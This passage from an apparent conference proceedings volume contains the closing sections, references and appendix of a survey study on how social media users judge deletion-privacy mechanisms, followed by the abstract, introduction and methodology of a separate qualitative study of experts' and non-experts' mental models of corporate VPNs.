Selective Deletion [42]. As we observed previously, "Selective Deletion" was voted the least effective deletion mechanism in protecting the damaging deletions of the users. This point was also highlighted in the usefulness question, where 95 (70%) participants pointed out that this mechanism does not maintain deletion privacy. However, we see that it holds a unique characteristic that users admire. Giving the users full control of their posts and profile seems to be an advantage of this mechanism (28 participants mentioned this point). Participant *P*46 stated: *"It's not effective at all but it is however the most popular among the bunch listed. People (even me) like to have full control over our social medias and tweets. Regardless if a malicious bot tries to collect sensitive information off of us."*

Prescheduled Deletion [43]. In contrast to Selective deletion, 63 (47%) participants pointed out that maintaining users' deletion privacy is the positive use case of the mechanism. However, 56 (41%) participants particularly disliked the fact that the platform will not have an archive of their posts, and eventually, everything is deleted. Participant *P*19 states: *"It could be EFFECTIVE (and thus, useful) because it would take care of the issue of sensitive material being used maliciously. However, effective doesn't mean that I like the idea of it! It would NOT useful because I like the idea of having access to my old content (great for memories, etc.) and do NOT like the idea of losing it forever because of some system."*

5 Discussion and Future Work

5.1 Users Deeply Care about Their Old Posts

In Section 4.3, we observed that the major hurdle for using "Prescheduled Deletions" is the lack of archival posts. Before the deployment of the survey, we suspected that it would be a concern for the users. To that end, we added the following two questions to observe the importance of post archives.

First, we asked—"How important is it for you that the social platform archives all your posts (new and old) and gives you the ability to access/view them at any time?". 74% of the participants stated that having access to their posts at a later time has some level of importance (24% extremely important, 33% very important, 17% slightly important). The remaining 26% was split between 15% neutral and 11%, not at all important.

We further asked—"How important is it for you that the social platform archives all your posts (new and old) and gives others (i.e., those whom you have given permission to) the ability to access/view them at any time?". 44% of the participants stated this access pattern has some level of importance (9% extremely important, 14% very important, 21% slightly important) to them. The remaining 56% was split between 26% neutral and 30%, not at all important.

This highlights the fact that users care about their old posts and want to be able to access their own posts and want others (to some level) to be able to access them at later times.

5.2 Avenues to Improve Deletion Mechanisms

Before ending the survey, we wanted to capture whether participants could think of other solutions for protecting sensitive deletions on social platforms. To that end, we asked the participants—"Can you think of any other technique that can protect user deletions in the presence of the malicious entity?"

Many of the participants did not find any of the deletion mechanisms to be very effective (see Figure 4), and 48.8% (66 out of 135) of our participants proposed ideas to address the problem of deletion privacy violation. Out of them, 43.9% (29 participants) suggested that the deletion problem can be erased altogether if users refrain from posting regrettable content and only maintain private accounts. Although this may be the most effective solution to the problem of deletion privacy, it is the most impractical one as users cannot accurately

Table 5: Users' suggestions for other deletion mechanisms

Deletion Mechanism	# of Votes	User intervention
Prescheduled Deletions Variation	5	Yes
Proactive approaches	8	Yes
Rate-limiting the adversary	8	No
Text Morphing	4	No

predict what content would be damaging to them in the future (e.g., before applying for a job or after a relationship breakup) [38, 52, 58].

Table 5 summarizes the remaining responses. We divide these user-proposed designs into two dimensions: i) variation of Prescheduled deletion mechanisms, and ii) new proposed mechanisms. We note that in-depth design, deployment, and evaluation of these mechanisms is beyond this work. Instead, these proposals paves way to promising future work and concrete actionable design considerations for future platform developers.

5.2.1 Variation of Prescheduled Deletion

Participants considered Prescheduled Deletion as one of the more effective solutions for hiding unwanted information. However, as we observed in Section 5.1, the importance of having an archive of the old posts outweighs the privacy implications. Therefore, to no surprise, participants suggested improvements that allows for some selective archival procedure for at least the post owner. Participant *P*16 goes one step further and requests the post's availability for those who have interacted with the post as well—*"After a certain period of time/activity, all public posts automatically turn into private posts that can only be viewed by the owner and those who interacted with it."*.

Future design implications: Instagram recently started to provide similar functionalities and allows users to archive their stories that can be accessed later. However, evaluating the usability of this mechanism is a promising future work.

5.2.2 Newly proposed mechanisms

Proactive approaches to prevent the publication of sensitive content. Eight participants pointed out different proactive approaches, similar to [57, 61]. In these proposals, multiple classifiers (e.g., Neural Networks, Naive Bayes, etc.) detect potential regrettable posts and advise users not to publish the posts. Participant *P*186 clearly explains the proactive solution in his/her response—*"Some kind of bot/AI that, based on language and keywords, warn the user that their post may be considered offensive or sensitive before they post it in the first place meaning they can delete it before posting."*.

Future design implications: Although helpful, in some cases, this proactive approach cannot prevent users from publishing future-regrettable posts [58]. Furthermore, these approaches create overhead for the platform and slightly affect the freedom of publishing posts for users.

Rate-limiting the malicious entities. Eight participants pointed out that the platforms should create barriers for the malicious entities that collect the users' data on a large-scale. For example, participant *P*108 states—*"Social networks could make efforts to thwart bots and scrapers that collect posts and also monitor profiles for deletions. Maybe IP limiting or some sort of CAPTCHA style tech?"*.

Future design implications: In this approach, the adversary will not observe all the users' profiles constantly, or it will have blackout periods of the profiles (detecting deletions with significant delay). However, this introduces a couple of challenges, such as the trade-off between transparency/openness and privacy. Furthermore, rate-limiting large-scale crawlers in social platforms remains to be a challenge [44, 55].

Morphing the posts' text. Finally, four of the participants suggest that users can edit their sensitive posts rather than deleting them. When they become comfortable enough with the edits, then they can either delete them or leave them on their profile. Participant *P*62 wrote—*"Altering the post completely and then delete it. If tried to recover, the post would be completely different."*

Future design implications: This interesting proposal can be considered a feature of the platform itself, where this transition of the texts is automated. This process would involve syntactic (e.g., passivization, clefting, adjunct movement, etc.) and semantic (e.g., grafting, pruning, substitution, etc.) transformations. If the text morphing is performed without the users' input, then the platform itself will not know what is sensitive to the users, which also removes the platform's trust. The only burden that the users will face is that the audience of the posts at a later time will observe the morphed version of the post and not the exact original text of the user.

6 Conclusion

In this study, we observed that the majority of users are deleting their posts. There is a strong user-need for ensuring deletion privacy in social platforms, as users consider deletions a tool for removing sensitive, damaging, and embarrassing content. Further, using contextual integrity, we demonstrated the context-dependency of the rules for preserving deletion privacy. The study identified that it is acceptable for the users if the one-hop individuals (family members, friends) on their social graphs become aware of their deletions but not the large-scale data collecting actors (e.g., web-service data collectors or the government). Furthermore, we showed that "Selective Deletions" (the current deletion mechanism offered by many social platforms) are inefficient in protecting to the users' deletions. Finally, we highlighted the key factors that future social platform designers should consider for attracting the users while providing them deletion privacy.

Acknowledgment

We thank our shepherd Apu Kapadia and the anonymous reviewers for their insightful comments and suggestions towards improving the paper quality. This work has been partially supported by the National Science Foundation under grant CNS1719196.

References

[1] Youtomb. https://web.archive.org/web/20141029040225/http://youtomb.mit.edu/.

[2] Americans' complicated feelings about social media in an era of privacy concerns. https://www.pewresearch.org/fact-tank/2018/03/27/americans-complicated-feelings-about-social-media-in-an-era-of-privacy-concerns/, 2018.

[3] Collection of deleted tweets & annoying content. https://twitter.com/fallaitpassuppr?lang=en, 2019.

[4] Educational attainment in the united states. https://www.census.gov/data/tables/2019/demo/educational-attainment/cps-detailed-tables.html, 2019.

[5] 4chan. https://www.4chan.org/, 2020.

[6] Instagram stories. https://help.instagram.com/1660923094227526, 2020.

[7] Politwoops. http://politwoops.sunlightfoundation.com/, 2020.

[8] Prolific academic. https://www.prolific.ac/, 2020.

[9] Removeddit. http://removeddit.com/, 2020.

[10] Snapchat. https://www.snapchat.com/, 2020.

[11] Stackprinter. http://www.stackprinter.com/deleted, 2020.

[12] Sara Albakry, Kami Vaniea, and Maria K Wolters. What is this URL's Destination? Empirical Evaluation of Users' URL Reading. In CHI Conference on Human Factors in Computing Systems, 2020.

[13] Hazim Almuhimedi, Shomir Wilson, Bin Liu, Norman Sadeh, and Alessandro Acquisti. Tweets Are Forever: A Large-Scale Quantitative Analysis of Deleted Tweets. In CSCW, 2013.

[14] Hazim Almuhimedi, Shomir Wilson, Bin Liu, Norman Sadeh, and Alessandro Acquisti. Tweets are forever: a large-scale quantitative analysis of deleted tweets. In Proceedings of the 2013 conference on Computer supported cooperative work, pages 897–908, 2013.

[15] Amazon. Mechanical Turk. https://www.mturk.com/mturk/welcome.

[16] Noah Apthorpe, Yan Shvartzshnaider, Arunesh Mathur, Dillon Reisman, and Nick Feamster. Discovering smart home internet of things privacy norms using contextual integrity. Proceedings of the ACM on Interactive, Mobile, Wearable and Ubiquitous Technologies, 2018.

[17] Noah Apthorpe, Sarah Varghese, and Nick Feamster. Evaluating the contextual integrity of privacy regulation: Parents' iot toy privacy norms versus COPPA. In 28th USENIX Security Symposium, 2019.

[18] Valerio Arnaboldi, Marco Conti, Andrea Passarella, and Fabio Pezzoni. Analysis of Ego Network Structure in Online Social Networks. In ASE/IEEE International Conference on Social Computing , 2012.

[19] Oshrat Ayalon and Eran Toch. Managing Longitudinal Privacy in Online Social Networks. In Proc. SOUPS, 2013.

[20] Oshrat Ayalon and Eran Toch. Not Even Past: Information Aging and Temporal Privacy in Online Social Networks. Human Compuer Interaction, 2017.

[21] Lujo Bauer, Lorrie Faith Cranor, Saranga Komanduri, Michelle L. Mazurek, Michael K. Reiter, Manya Sleeper, and Blase Ur. The Post Anachronism: The Temporal Dimension of Facebook Privacy. In Proc. WPES, 2013.

[22] Alessandro Bessi and Emilio Ferrara. Social bots distort the 2016 us presidential election online discussion. First Monday, 21(11-7), 2016.

[23] Tom B Brown, Benjamin Mann, Nick Ryder, Melanie Subbiah, Jared Kaplan, Prafulla Dhariwal, Arvind Neelakantan, Pranav Shyam, Girish Sastry, Amanda Askell, et al. Language models are few-shot learners. arXiv preprint arXiv:2005.14165, 2020.

[24] Zi Chu, Steven Gianvecchio, Haining Wang, and Sushil Jajodia. Detecting automation of twitter accounts: Are you a human, bot, or cyborg? IEEE Transactions on Dependable and Secure Computing, 9(6), 2012.

[25] Jacob Devlin, Ming-Wei Chang, Kenton Lee, and Kristina Toutanova. Bert: Pre-training of deep bidirectional transformers for language understanding. arXiv preprint arXiv:1810.04805, 2018.

[26] John P Dickerson, Vadim Kagan, and VS Subrahmanian. Using sentiment to detect bots on twitter: Are humans more opinionated than bots? In IEEE/ACM International Conference on Advances in Social Networks Analysis and Mining, 2014.

[27] Djellel Difallah, Elena Filatova, and Panos Ipeirotis. Demographics and dynamics of mechanical turk workers. In ACM international conference on web search and data mining, 2018.

[28] Emilio Ferrara, Onur Varol, Clayton Davis, Filippo Menczer, and Alessandro Flammini. The rise of social bots. Communications of the ACM, 59(7), 2016.

[29] General Data Protection Regulation (GDPR). Art. 17 GDPR – Right to erasure ('right to be forgotten'). https://gdpr-info.eu/art-17-gdpr/.

[30] R. A. Hill and R. I. M. Dunbar. Social network size in humans. Human Nature, 14(1), 2003.

[31] Paul Hitlin. Turkers in this canvassing: young, well-educated and frequent users. https://www.pewresearch.org/internet/2016/07/11/turkers-in-this-canvassing-young-well-educated-and-frequent-users/, 2016.

[32] Paul Hitlin. Turkers in this canvassing: young, well-educated and frequent users. P. Hitlin, Research in the crowdsourcing age, a case study, pages 20–30, 2016.

[33] Sue Curry Jansen and Brian Martin. The Streisand Effect and Censorship Backfire. International Journal of Communication, 9(0), February 2015.

[34] AW Kruglanski and DM Webster. Motivated closing of the mind: "seizing" and "freezing". Psychol Rev, 103(2):263–283, 1996.

[35] J. Richard Landis and Gary G. Koch. The Measurement of Observer Agreement for Categorical Data. Biometrics, 33(1):159–174, 1977.

[36] Sanam Ghorbani Lyastani, Michael Schilling, Michaela Neumayr, Michael Backes, and Sven Bugiel. Is fido2 the kingslayer of user authentication? a comparative usability study of fido2 passwordless authentication. In IEEE Symposium on Secruity and Privacy, 2020.

[37] Mary Madden, Amanda Lenhart, Sandra Cortesi, Urs Gasser, Maeve Duggan, Arron Smith, and Meredith Beaton. Teens, social media, and privacy. https://www.pewresearch.org/internet/2013/05/21/teens-social-media-and-privacy/, 2013.

[38] Mainack Mondal and Günce Su Yılmaz and Noah Hirsch and Mohammad Taha Khan and Michael Tang and Christopher Tran and Chris Kanich and Blase Ur and Elena Zheleva. Moving Beyond Set-It-And-Forget-It Privacy Settings on Social Media . In CCS, 2019.

[39] Mohsen Minaei, Mainack Mondal, and Aniket Kate. Full Version: Empirical Understanding of Deletion Privacy: Experiences, Expectations, and Measures. https://arxiv.org/pdf/2008.11317.pdf, 2021.

[40] Mohsen Minaei, Mainack Mondal, Patrick Loiseau, Krishna Gummadi, and Aniket Kate. Lethe: Conceal content deletion from persistent observers. PoPETs, 2019.

[41] Mohsen Minaei, S Chandra Mouli, Mainack Mondal, Bruno Ribeiro, and Aniket Kate. Deceptive deletions for protecting withdrawn posts on social media platforms. In NDSS, 2021.

[42] Mainack Mondal, Johnnatan Messias, Saptarshi Ghosh, Krishna P. Gummadi, and Aniket Kate. Forgetting in Social Media: Understanding and Controlling Longitudinal Exposure of Socially Shared Data. In SOUPS, 2016.

[43] Mainack Mondal, Johnnatan Messias, Saptarshi Ghosh, Krishna P. Gummadi, and Aniket Kate. Longitudinal Privacy Management in Social Media: The Need for Better Controls. IEEE Internet Computing, 2017.

[44] Mainack Mondal, Bimal Viswanath, Allen Clement, Peter Druschel, Krishna P Gummadi, Alan Mislove, and Ansley Post. Defending against large-scale crawls in online social networks. In Emerging Networking Experiments and Technologies, 2012.

[45] Ambar Murillo, Andreas Kramm, Sebastian Schnorf, and Alexander De Luca. "if i press delete, it's gone" - user understanding of online data deletion and expiration. In Fourteenth Symposium on Usable Privacy and Security (SOUPS 2018), pages 329–339. USENIX Association, 2018.

[46] Helen Nissenbaum. Privacy in Context: Technology, Policy, and the Integrity of Social Life. Stanford University Press, 2010.

[47] Eyal Peer, Laura Brandimarte, Sonam Samat, and Alessandro Acquisti. Beyond the Turk: Alternative platforms for crowdsourcing behavioral research. Journal of Experimental Social Psychology, 70:153–163, 2017.

[48] Prolific. Explore our participant pool demographics. https://www.prolific.co/demographics/.

[49] Elissa M. Redmiles, Sean Kross, and Michelle L. Mazurek. How Well Do My Results Generalize? Comparing Security and Privacy Survey Results from MTurk, Web, and Telephone Samples. In IEEE Symposium on Security and Privacy, 2019.

[50] Theodor Schnitzler, Shujaat Mirza, Markus Dürmuth, and Christina Pöpper. Sok: Managing longitudinal privacy of publicly shared personal online data. PoPETs, 2021(1):228–248.

[51] Jessica Semega, Kollar Melissa, Emily Shrider, and John Creamer. Income and poverty in the united

states: 2019. https://www.census.gov/library/publications/2020/demo/p60-270.html.

[52] Manya Sleeper, Justin Cranshaw, Patrick Gage Kelley, Blase Ur, Alessandro Acquisti, Lorrie Faith Cranor, and Norman Sadeh. "I Read My Twitter the Next Morning and Was Astonished": A Conversational Perspective on Twitter Regrets. In Proc. CHI, 2013.

[53] Gianluca Stringhini, Christopher Kruegel, and Giovanni Vigna. Detecting spammers on social networks. In Proceedings of the 26th annual computer security applications conference, pages 1–9. ACM, 2010.

[54] Ramine Tinati, Aastha Madaan, and Wendy Hall. Instacan: Examining deleted content on instagram. In Proceedings of the 2017 ACM on Web Science Conference, pages 267–271, 2017.

[55] Antoine Vastel, Walter Rudametkin, Romain Rouvoy, and Xavier Blanc. Fp-crawlers: studying the resilience of browser fingerprinting to block crawlers. In MADWeb'20-NDSS Workshop on Measurements, Attacks, and Defenses for the Web, 2020.

[56] Alex Hai Wang. Detecting spam bots in online social networking sites: a machine learning approach. In IFIP Annual Conference on Data and Applications Security and Privacy, pages 335–342. Springer, 2010.

[57] Qiaozhi Wang, Hao Xue, Fengjun Li, Dongwon Lee, and Bo Luo. # donttweetthis: Scoring private information in social networks. In PoPETs, 2019.

[58] Yang Wang, Gregory Norcie, Saranga Komanduri, Alessandro Acquisti, Pedro Giovanni Leon, and Lorrie Faith Cranor. "I Regretted the Minute I Pressed Share": A Qualitative Study of Regrets on Facebook. In Proc. SOUPS, 2011.

[59] Waheeb Yaqub, Otari Kakhidze, Morgan L Brockman, Nasir Memon, and Sameer Patil. Effects of credibility indicators on social media news sharing intent. In Proceedings of the 2020 CHI conference on human factors in computing systems, pages 1–14, 2020.

[60] Günce Su Yılmaz, Fiona Gasaway, Blase Ur, and Mainack Mondal. Perceptions of Retrospective Edits, Changes, and Deletion on Social Media. Proceedings of the International AAAI Conference on Web and Social Media, 15(1):841–852, May 2021.

[61] Lu Zhou, Wenbo Wang, and Keke Chen. Tweet properly: Analyzing deleted tweets to understand and identify regrettable ones. In Proceedings of the 25th International Conference on World Wide Web (WWW'16), 2016.

A Evaluation of Recently Proposed Deletion Mechanisms

In this section, we present the participants evaluation of the two recent proposed deletion mechanisms, namely the Intermittent Withdrawal and Decoy Deletion mechanisms[3].

Intermittent Withdrawal: Intermittent Withdrawal [40] offers a deniability guarantee for users' deletions using an availability-privacy tradeoff. In this mechanism, all of the non-deleted posts are intermittently hidden for some amount of time. This hiding confuses an adversary while deciding if an unavailable post is deleted by the user or temporarily hidden by the platform.

Decoy Deletions: In Decoy Deletions [41], given a set of damaging posts that users want to delete, the system selects k additional non-damaging posts for each damaging post and deletes them along with the damaging posts. The system-selected posts (decoy posts) are taken from a pool of non-damaging, non-deleted posts provided by volunteers. Decoy Deletions raises the bar for the adversary to identify deleted posts as they need to identify the sensitive or damaging post among the $k+1$ deleted posts.

A.1 Effectiveness of Deletion Mechanisms in Hiding the Unwanted information

Similar to Selective Deletion and Prescheduled Deletion, a short video was shown to explain these two new mechanism and its characteristics. Next, we asked—"In your opinion, how effective is [Deletion Mechanism] in hiding your damaging/sensitive posts in the presence of a malicious entity who collects all deleted posts from a large number of users?" We used a Likert scale for the responses: Not Effective at all (0), Slightly Effective (1), Moderately Effective (2), Very Effective (3), Extremely Effective (4). The results are depicted in Figure 4.

We statistically compared the effectiveness of different deletion mechanisms by applying the Wilcoxon signed-rank test to find the likelihood that these four groups of scores come from the same distribution. We performed six (i.e., pairwise) such tests and set the threshold for significance to $\alpha = 0.05/6 = 0.008$ to account for the Bonferroni multiple-testing correction.

The results show that "Selective deletions" (i.e., used by many social platforms today) has a significantly different distribution from all the other three mechanisms with a mean of 0.77 Likert-scale points compared to 2.01–2.1. The remaining deletion mechanisms do not have a significant difference among each other.

[3] These two mechanisms have not been implemented in the social platforms yet.




Figure 4: Effectiveness of deletion mechanisms (deployed and proposed) in hiding the damaging content of the users.

A.2 Characteristics of the mechanisms useful to users

In addition to the effectiveness question, in the form of a free-text box, we asked the participant to describe cases where they find the mechanisms to be useful and/or NOT useful to them. We categorized the responses into eight categories, where each corresponds to a characteristic of a mechanism in Table 6 (An additional "other" category is omitted from the analysis). The first four characteristics cover the positive aspects of the deletion mechanisms, and the second four characteristics point out their shortcomings.

Previously, we observed that "Prescheduled Deletions", "Intermittent Withdrawals", and "Decoy Deletions" all have the same effectiveness in terms of protecting the users' damaging/sensitive deletions. In fact, providing privacy to the removal of sensitive content was noted as the highlight of the mechanism in the usefulness question. However, as we see in Table 6, each mechanism has a particular deficiency that may become a barrier for their use.

Prescheduled Deletions [43]. For this mechanism, participants particularly disliked the fact that the platform will not have an archive of their posts and eventually everything is deleted. Participant *P*19 states: *"It could be EFFECTIVE (and thus, useful) because it would take care of the issue of sensitive material being used maliciously. However, effective doesn't mean that I like the idea of it! It would NOT useful because I like the idea of having access to my old content (great for memories, etc.) and do NOT like the idea of losing it forever because of some system."*

Intermittent Withdrawal [40]. In this mechanism, all the non-deleted posts are intermittently hidden for some amount of time by the system. Therefore, the users felt a lack of control over their posts and profiles. Participant *P*15 said: *"This system could be useful if i made a sensitive post that I later decided to delete. However, it could also be problematic if a social platform randomly made an important post that I needed my audience to see, invisible for a period of time."*

Decoy Deletions [41]. In this mechanism, for each damaging/sensitive post, a set of decoy posts that are not damaging/sensitive to their owners (other users in the system) are selected to be deleted with the true damaging post. This procedure confuses the malicious entity in distinguishing which of the posts in the deleted set are the damaging/sensitive posts. Although many users found this tactic effective and novel, the dependability on a pool of decoy posts from other users prevented them from finding the mechanism useful. Participant *P*119 stated: *"this technique could be very effective if you want to delete a post and protect it from the entity. However it is hard too find the decoy post."*

Selective Deletions [42]. As we observed previously, "Selective Deletions" was voted the least effective deletion mechanism in protecting the damaging deletions of the users. However, in the usefulness question, we see that it holds a unique characteristic that users admire. Giving the users full control of their posts and profile seems to be an advantage of this mechanism. Participant *P*46 stated: *"It's not effective at all but it is however the most popular among the bunch listed.*

Table 6: Deletion mechanisms' characteristics.

Deletion Mechanism	Maintain Privacy	User in Control	Maintains Archive	No Assistance Needed	No Privacy	Limited User Control	No Archive	Need of Assistance
Selective Deletions [42]	11 (8%)	**28 (21%)**	7 (5%)	—	**95 (70%)**	—	—	—
Prescheduled Deletions [43]	**63 (47%)**	—	—	—	18 (13%)	14 (10%)	**56 (41%)**	—
Intermittent Withdrawals [40]	**77 (57%)**	4 (3%)	7 (5%)	1 (1%)	23 (17%)	**29 (21%)**	—	—
Decoy Deletions [41]	**66 (49%)**	1 (1%)	1 (1%)	—	15 (11%)	10 (7%)	9 (7%)	**27 (20%)**

People (even me) like to have full control over our social medias and tweets. Regardless if a malicious bot tries to collect sensitive information off of us."

To no surprise, we see that in some cases, users will sacrifice their privacy over the usability of the system. This work is an initial step towards discovering the needs of the users and maintaining a balance between usability and deletion privacy.

A.3 A Significant Number of Users' are Willing to Help to Enhance Deletion Privacy in Decoy Deletion Mechanisms

Earlier in this section, we saw that "Decoy Deletions" benefits from a pool of volunteer posts to provide privacy to the sensitive/damaging deletions. We further saw in Appendix A.2 that users were worried about the need for assistance from other users' of the system for their sensitive/damaging deletions. Once again, before the survey's deployment, we suspected that the construction of the decoy pool could be a burden for some of the users. However, to see the users' willingness to protect the damaging deletions of themselves and others, we asked the participants—"Imagine that Decoy Deletions is available to you on a platform. Would you be willing to offer some of your non-sensitive/non-damaging posts that you won't mind getting removed from your profile to be added to the decoy pool in order to protect the sensitive/damaging deletions of yourself and other users?". 41% of the participants responded Yes (12% definitely yes, 29% probably yes), 39% of the participants responded No (13% definitely no, 26% probably no), and the remaining 20% responded with "might or might not".

This shows that although the construction of the decoy pool and the need for assistance from other users is a concern for some users, there are a significant number of participants that are willing to contribute to the pool.

A.4 Variations of Intermittent Withdrawal and Decoy Deletion Mechanisms

This section is a continuation of Section 5.2, where we asked the participants—"Can you think of any other technique that can protect user deletions in the presence of the malicious entity?" Here, we are presenting the participants' proposals for the Intermittent Withdrawal and Decoy Deletion variations.

A.4.1 Variation of Intermittent Withdrawal

Participants felt that the main downside of intermittent withdrawal is that the non-deleted posts are affected (i.e., they are hidden periodically), and users have limited control over them. To that end, participant *P*24 suggested that the intermittent withdrawal process should happen only when others are not viewing the user's profile (e.g., during late at night).

Future design implications: The user proposal (restricting the time of hiding) helps utility and usability of the mechanism but significantly affects deletion privacy–once the deterministic intermittent withdrawal period ends (i.e., in the morning), the deleted posts will be immediately revealed.

A more effective improvement for future designers might be to delay the intermittent process for the newly-created posts for a cool-down period, since the majority of a posts' interactions and views happen within the first few hours or days after post upload. However, there is a trade-off—if within this initial cool-down period, users decide to delete their posts their deletion privacy will be violated. Identifying this trade-off between right duration of cool down period and enabling the protection of intermittent withdrawal necessitates a system design consideration for the future designers.

A.4.2 Variation of Decoy Deletions

Decoy Deletions was one of the most interesting mechanisms for the participants, resulting in multiple proposed variants to improves usability. One prominent proposal was to reduce the need for assistance from other users by generating the decoy posts (e.g., random and non-sensitive posts or even contradictory posts) by posters themselves and then, at a later time, delete them altogether with the intended post.

Future design implications: An interesting future work for resolving the problem of gathering decoy posts can be to use bot accounts to generate and disseminate synthetic decoy posts using generative language models like GPT-3 and BERT [23, 25]. However, the key challenges—creating user-alike posts as well as the evading detection of bot accounts are both active research fields [22, 24, 26, 28, 53, 56].

Security at the End of the Tunnel: The Anatomy of VPN Mental Models Among Experts and Non-Experts in a Corporate Context

Veroniek Binkhorst[1], Tobias Fiebig[4,1], Katharina Krombholz[2], Wolter Pieters[5], and Katsiaryna Labunets[3]

[1]Technical University of Delft
[2]CISPA Helmholtz Center for Information Security
[3]Utrecht University
[4]Max-Planck-Institut für Informatik
[5]Radboud University

Abstract

With the worldwide COVID-19 pandemic in 2020 and 2021 necessitating working from home, corporate Virtual Private Networks (VPNs) have become an important item securing the continued operation of companies around the globe. However, due to their different use case, corporate VPNs and how users interact with them differ from public VPNs, which are now commonly used by end-users.

In this paper, we present a first explorative study of eleven experts' and seven non-experts' mental models in the context of corporate VPNs. We find a partial alignment of these models in the high-level technical understanding while diverging in important parameters of *how*, *when*, and *why* VPNs are being used. While, in general, experts have a deeper technical understanding of VPN technology, we also observe that even they sometimes hold false beliefs on security aspects of VPNs. In summary, we show that the mental models of corporate VPNs differ from those for related security technology, e.g., HTTPS.

Our findings allow us to draft recommendations for practitioners to encourage a secure use of VPN technology (through training interventions, better communication, and system design changes in terms of device management). Furthermore, we identify avenues for future research, e.g., into experts' knowledge and balancing privacy and security between system operators and users.

1 Introduction

Virtual Private Networks (VPNs) have become a cornerstone of security advice for Internet users. They are used to counter censorship [66], geographical content filters [41], state-level surveillance [47], corporate privacy invasions [43], and threats of insecure local Internet access [34]. Especially the rise of commercial VPN providers puts VPNs on the list of popular security tools employed by individual end-users on the Internet [34]. As such, VPN usage by end-users receives increasing attention in recent empirical studies [26, 34, 45, 61].

However, this perspective on private end users' use of VPN services neglects other—equally important and far older—use cases of VPNs, i.e., the use of VPNs in a corporate context to manage and connect remote workstations to internal corporate resources. Especially due to the COVID-19 pandemic in 2020 and 2021 and the associated work-from-home orders, the importance of these corporate VPNs has risen, as highlighted by the increased deployment of corporate VPNs during the first wave of COVID-19 related lockdowns [22]. Moreover, data handled via these VPNs used in a professional context may be highly sensitive and confidential.

Hence, it is important to understand *how*, *when*, and *why* corporate users—trained IT professionals and non-experts—do or do not use VPNs, how they see the impact of these tools on the threat landscape, and how they think VPNs work. By exploring the perception of VPNs by users in a corporate context, i.e., by eliciting their mental models, we can more accurately tailor training interventions to these populations [29, 57], identify use cases that have been so far overlooked to further improve the usability of these tools, and lay the foundation of further quantitative studies on the subject to get a globally representative picture. This is especially important if—as in our case—the mental models we find differ from those already found in the context of similar Internet security technology, e.g., HTTPS [25, 36].

In this paper, we conduct a qualitative study in a large consultancy firm's[1] regional office, located in the Netherlands, to describe the mental models of experts and non-experts in the context of corporate VPN usage. We recruit experts (participants holding additional IT and IT security-related qualifications) and non-experts (participants from non-IT related departments in non-technical roles, e.g., HR and finance) for semi-structured interviews. We find that the mental models of experts and non-experts actually *align* on an abstract level but diverge in the groups' perspectives on the threat landscape. Based on the data we collected, we make the following contributions:

[1]See the Big Four (PwC, Deloitte, E&Y, and KPMG) for comparable organizations in terms of services offered and size.

- We identify mental models for the use of VPNs in a corporate context for experts and non-experts, and find that these are fundamentally aligned but diverge in perspective on threat models and privacy.
- We identify issues limiting the use of VPNs (policy limitations, privacy concerns) among experts and non-experts, and connect them to the differences in mental models we identify.
- We document limitations in the technical understanding of VPNs, even among experts, and provide a discussion about potential causes.
- We provide concrete steps for security practitioners to improve the security-related efficacy of VPNs in their corporation.
- We provide the first step to future qualitative and quantitative studies in the context of VPNs, and share our interview transcripts and code-books with the community as open data.

Structure: We first present our methodology—including ethical considerations—in Section 2, where we also describe the specific VPN solution used in our participant population in Section 2.4. We then provide an overview of the results in Section 3 and derive the mental models in Section 4. Finally, we first discuss our results and provide recommendations rooted in our data in Section 5, before comparing our results with related work in Section 6, and concluding in Section 7.

2 Research Methodology

In this section, we present the design and procedure of our study, including how we recruit participants and how we collect and analyze our data.

2.1 Study Design

A mental model is a representation of a person's knowledge of a subject, see, e.g., Sanders & Stappers [59]. To elicit the mental models of VPN technology of our participants, we combine techniques previously used in the literature. Specifically, we combine semi-structured interviews with a drawing task, similar to Krombholz et al. [36] and Mayer et al. [39]. By combining these two methods, we obtain data on how our participants visualize their mental model [44], but also get information on how they reason about these concepts and which relationships they see between different parts of the model. Hence, our method aids us in structuring [13] and verifying [30] our participants' mental models, while also reducing participant fatigue [27]. Moreover, drawing is a technique that many people are familiar with, and it offers a lot of freedom of expression.

Based on related work [11, 28, 44] and a general grounded theory approach [63], we designed open-ended and semi-structured interview questions and additional drawing tasks that included three scenarios:

1. Using the corporate VPN from one's home-office
2. Using the corporate VPN while being at a coffee bar
3. Sending an e-mail while using the corporate VPN

Please see Appendix A for the full interview protocol. Furthermore, we asked participants to think aloud while drawing [24], to form a concurrent verbal report (instead of retrospection), as it captures more consistent information about participants mental processes than retrospection [24].

All interviews were conducted via an online video conferencing software with an integrated digital whiteboard. Recordings were created using the platform for later analysis, which also included the drawings made by the participants.

Interview Language: The language used for the interviews was either Dutch or English, and the informed consent form was available in the interviewees' language. Excerpts from Dutch interviews in this paper have been translated, but analysed in their original form. The interviews were analyzed in their corresponding language by Dutch native speakers.

Pilot Interviews: We validated the study design with pilot interviews. Validation focused on the understandability and unambiguous interpretation of the interview protocol. Additionally, we audited the answers from the pilot interviews to detect potential bias due to the wording of the questions.

We conducted four pilot interviews with participants not included in our final sample. Based on the outcomes of these initial interviews, we adjusted the protocol and evaluated it on two more experts and three non-experts. No further issues surfaced during this second round of pilot interviews.

2.2 Ethical Considerations

To mitigate any possible risk for participants and the associated company, we anonymized the interview transcripts and drawings, and only report aggregate demographics. The signed consent forms do not contain any links to the interview transcripts. PII (email addresses, recordings, drawings, non-aggregate demographics) was deleted after the study.

Participants were informed of the purpose of this study via the recruitment email and the informed consent form, see Appendix B. These documents made them aware that we collect aggregated demographic information and anonymized versions of the interview transcripts and produced drawings. We informed them that this data would be made public for a minimum retention period of 10 years via an open data repository. Furthermore, the participants were informed about their subject data access rights, i.e., that—before anonymization, see below—they could retract their consent to participate in the study at any time, and have the right to request access to and rectification or erasure of personal data. Nobody except the project research team had access to the unredacted data.

